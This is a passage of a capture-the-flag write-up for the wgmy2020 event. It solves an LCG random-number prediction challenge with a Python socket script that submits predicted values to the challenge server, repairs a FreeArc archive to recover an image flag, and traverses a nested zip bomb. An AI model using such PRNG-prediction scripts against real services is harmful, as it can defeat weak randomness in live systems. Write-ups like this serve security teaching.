- upon calling method **next()**, **state** is updated with $(a * \text{state} + b) \% 11760071327054544317$, and then **state** is returned
- first 3 **next()** values are supplied
- during guessing, it asks for $\text{next()} \% 10000$ for 1000 times

From the hints obtained, **a** and **b** are to be calculated based on the first 3 values given. The equations to do so:

- $\text{third_value} = (\text{second_value} * a + b) \% 11760071327054544317$
- $\text{second_value} = (\text{first_value} * a + b) \% 11760071327054544317$

Not good at guessing math, but the tool to solve modular equations is found at <https://www.dcode.fr/modular-equation-solver>:

The screenshot shows the 'Modular Equation Solver' website. On the left, there is a search bar with the text 'e.g. type random' and a 'GO' button. Below it, the results section displays the equations: $3325631414118455571 \equiv 731128719418442500a + b$ and $731128719418442500 \equiv 946768476473754667a + b$. A large white box with a black border contains the solution: $a = 10258168800755819438$ AND $b = 9226564378753360053$. On the right, the 'MODULAR EQUATION CALCULATOR' section shows the input fields for 'EQUATION TO SOLVE (ONE PER LINE)', 'MODULO' (set to 1176007132), and 'VARIABLE(S)' (set to a b). A 'SOLVE MODULAR EQUATION' button is visible. The website also features a 'Feedback' button on the right side.

Using this tool, **a** and **b** are computed easily. The only thing left to do is write a script that accepts these two values and submits $\text{next()} \% 10000$ for 1000 times.

Here's the python script written to automate the process (excluding solving the modular equations):


```
1  import socket
2
3
4  class PRNG:
5      a = 0
6      b = 0
7      p = 11760071327054544317
8
9      def __init__(self, seed):
10         self.state = seed
11
12     def next(self):
13         self.state = (self.a * self.state + self.b) % self.p
14         return self.state
15
16
17 with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
18     s.connect(("159.89.198.90", 200))
19
20     data = s.recv(1024)
21     print(repr(data))
22
23     nums = [int(n) for n in data.decode().split("\n\n")[1].split(" ")[-1].split(",")]
24     print(nums)
25
26     gen = PRNG(nums[2])
27     gen.a = int(input())
28     gen.b = int(input())
29
30     for i in range(1000):
31         num = (str(gen.next() % 10000) + "\n").encode()
32         print(num)
33         s.send(num)
34         print(repr(s.recv(1024)))
35
```

After running the script (and entering **a** and **b**), the flag is revealed at the end.


FLAG: wgmy{e42a0eeb24c8c9c4a473309f8d8c7feb}

Steganography

nuisance



Opening the given binary with Notepad, a readable string “lzma:1mb:normal:bt4:32” is spotted multiple times:



Google the file extension with the spotted string: `arc lzma:1mb:normal:bt4:32`

A screenshot of a Google search interface. The search bar contains the text "arc lzma:1mb:normal:bt4:32". Below the search bar, there are tabs for "All", "Images", "Videos", "Shopping", "Maps", and "More". The search results show "About 392 results (0.57 seconds)". The first result is from sourceforge.net, titled "PeaZip / Tickets / #128 Self-extracting ARC not working in...". The second result is from gist.github.com, titled "Simple unpacking of some repacks with exception to tho...". The third result is from encode.su, titled "FreeArc - Page 97 - Encode's Forum". Below this result, there is a table with links to other pages of the forum.

About 392 results (0.57 seconds)

sourceforge.net › peazip › tickets ▾

PeaZip / Tickets / #128 Self-extracting ARC not working in...

Dec 17, 2011 — ... method **lzma:1mb:normal:bt4:32**+serpent-256/ctr:n1000:[r0]:
sbd3bb2caecf2477e41a9c1f2c946b107cd8143c7c2c7e084f5881a0440ac9a9d: ...

gist.github.com › Dracovian ▾

Simple unpacking of some repacks with exception to tho...

set ext=%~dp0Extracted. %bin%/arc.exe x --diskpath=%ext% %arc%/Setup-1.bin -
mprecomp+srep+**lzma:1mb:normal:bt4:32**. cls. echo Unpack Finished. popd.

encode.su › threads › 43-FreeArc › page97 ▾

FreeArc - Page 97 - Encode's Forum

Apr 28, 2014 — Creating archive: D:\HYPOMANIA\HYPOMANIA.arc using
rep:256mb+exe+delta+**lzma:32mb:normal:bt4:128**, \$obj ...

FreeArc 'Next - Page 3	20 Feb 2018
FreeArc - Page 6	12 Jul 2008
FreeArc - Page 99	11 Sep 2014
FreeArc - Page 5	5 Jul 2008

More results from encode.su

Or simply google: `arc file extension`

A screenshot of a Google search interface. The search bar contains the text "arc file extension". Below the search bar, there are tabs for "All", "Images", "Videos", "Maps", "News", and "More". The search results show "About 46,500,000 results (0.64 seconds)". The first result is from en.wikipedia.org, titled "ARC (file format) - Wikipedia".

About 46,500,000 results (0.64 seconds)

The **. arc filename extension** is often used for several **file archive-like file** types. For example, the Internet **Archive** uses its own **ARC format** to store multiple web resources into a single **file**. The **FreeArc** archiver also uses **. arc extension**, but uses a completely different **file format**.


Developed by: System Enhancement Associat...

en.wikipedia.org › wiki › ARC_(file_format)

ARC (file format) - Wikipedia


Both of them point to FreeArc, obtainable at <https://sourceforge.net/projects/freearc/>.

In the first attempt to extract the content of ***nuisance.arc*** with FreeArc, it responded with either it is not an archive or it is corrupted. Luckily, FreeArc induces a feature to repair damaged archive:



With this, the content, ***flag.palm***, is now extracted from the repaired archive.

Now, google: **palm file extension**



It leads to a format used for storing images: Palm Pixmap.

In the first attempt, to open and view the image, Palm Pixmap to BMP converter at <https://convertio.co/palm-bmp/> is used to convert it to bmp format:



Opening the **flag.bmp** obtained after the conversion literally prints the flag:


wgmy{c6a9f61e26a8be4d4f856ab326d729dd}

To save time (and because of the laziness to type the flag out character by character, mainly), an OCR tool: Capture2Text (downloadable at <https://sourceforge.net/projects/capture2text/files/Capture2Text/>) is used to extract the flag in text.

FLAG: wgmy{c6a9f61e26a8be4d4f856ab326d729dd}

Misc

Defuse the bomb!



After we downloaded the file, we tried to open the files one by one to check the contain of the file. However, we found out that inner zip files are the same. So we tried to get the information of each of the files.

```
chuahgkali:~/Desktop/wgmy2020/defuse_the_bomb$ 7z l bomb.zip
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,1 CPU Intel(R) Core(TM) i5-8300H CPU @ 2.30GHz (906EA),ASM,AES-NI)

Scanning the drive for archives:
1 file, 206803 bytes (202 KiB)

Listing archive: bomb.zip

--
Path = bomb.zip
Type = zip
Physical Size = 206803

Date       Time    Attr      Size  Compressed  Name
-----
2020-12-03 13:31:56 .....    157842     8428  0.zip
2020-12-03 13:31:56 .....    157842     8428  1.zip
2020-12-03 13:31:56 .....    157842     8428  10.zip
2020-12-03 13:31:56 .....    157842     8428  11.zip
2020-12-03 13:31:56 .....    157842     8428  12.zip
2020-12-03 13:31:56 .....    157842     8428  13.zip
2020-12-03 13:31:56 .....    157842     8428  14.zip
2020-12-03 13:31:56 .....    157842     8428  15.zip
2020-12-03 13:31:56 .....    157842     8428  16.zip
2020-12-03 13:31:56 .....    157842     8428  17.zip
2020-12-03 13:31:56 .....    157842     8428  18.zip
2020-12-03 13:31:56 .....    157842     8428  19.zip
2020-12-03 13:31:56 .....    157842     8428  2.zip
2020-12-03 13:31:56 .....    157842     8428  3.zip
2020-12-03 13:31:56 .....    157842     8428  4.zip
2020-12-03 13:31:56 .....    157842     8428  5.zip
2020-12-03 13:31:56 .....    157842     8428  6.zip
2020-12-03 13:31:56 .....    179640    43869  7.zip
2020-12-03 13:31:56 .....    157842     8428  8.zip
2020-12-03 13:31:56 .....    157842     8428  9.zip
-----
2020-12-03 13:31:56          3178638    204001  20 files
```

We found out that there is one file's file size that is different from others. Then, we try to extract the file with the different file size.

```

chuahgKali:~/Desktop/wgmy2020/defuse_the_bomb$ 7z l 7.zip
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,1 CPU Intel(R) Core(TM) i5-8300H CPU @ 2.30GHz (906EA),ASM,AES-NI)

Scanning the drive for archives:
1 file, 179640 bytes (176 KiB)

Listing archive: 7.zip
--
Path = 7.zip
Type = zip
Physical Size = 179640

  Date       Time       Attr      Size  Compressed  Name
-----
2020-12-03 13:31:56 ..... 144682    7752  0.zip
2020-12-03 13:31:56 ..... 160095   29550  1.zip
2020-12-03 13:31:56 ..... 144682    7752 10.zip
2020-12-03 13:31:56 ..... 144682    7752 11.zip
2020-12-03 13:31:56 ..... 144682    7752 12.zip
2020-12-03 13:31:56 ..... 144682    7752 13.zip
2020-12-03 13:31:56 ..... 144682    7752 14.zip
2020-12-03 13:31:56 ..... 144682    7752 15.zip
2020-12-03 13:31:56 ..... 144682    7752 16.zip
2020-12-03 13:31:56 ..... 144682    7752 17.zip
2020-12-03 13:31:56 ..... 144682    7752 18.zip
2020-12-03 13:31:56 ..... 144682    7752 19.zip
2020-12-03 13:31:56 ..... 144682    7752 2.zip
2020-12-03 13:31:56 ..... 144682    7752 3.zip
2020-12-03 13:31:56 ..... 144682    7752 4.zip
2020-12-03 13:31:56 ..... 144682    7752 5.zip
2020-12-03 13:31:56 ..... 144682    7752 6.zip
2020-12-03 13:31:56 ..... 144682    7752 7.zip
2020-12-03 13:31:56 ..... 144682    7752 8.zip
2020-12-03 13:31:56 ..... 144682    7752 9.zip

```

The same thing is happening after we extract the file with different file sizes. There is one file with a different file size. We did it again and again until finally we obtained the flag.

```

chuahgKali:~/Desktop/wgmy2020/defuse_the_bomb$ 7z l 8.zip
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,1 CPU Intel(R) Core(TM) i5-8300H CPU @ 2.30GHz (906EA),ASM,AES-NI)

Scanning the drive for archives:
1 file, 2089372 bytes (2041 KiB)

Listing archive: 8.zip
--
Path = 8.zip
Type = zip
Physical Size = 2089372

  Date       Time       Attr      Size  Compressed  Name
-----
2020-12-03 13:30:58 ..... 2147485734 2089206  flag.txt
-----
2020-12-03 13:30:58 ..... 2147485734 2089206  1 files

```

However, the file is 2GB in size and it contains lots of repeating junk. Then, we try our luck by finding wgmy in the file since we know that the starting of the flag is wgmy.

```
chuah@Kali:~/Desktop/wgmy2020/defuse_the_bomb$ cat flag.txt | grep "wgmy"  
wgmy{04a2766e72f0e267ed58792cc1579791}
```

Viola !! We found the flag !

FLAG: wgmy{04a2766e72f0e267ed58792cc1579791}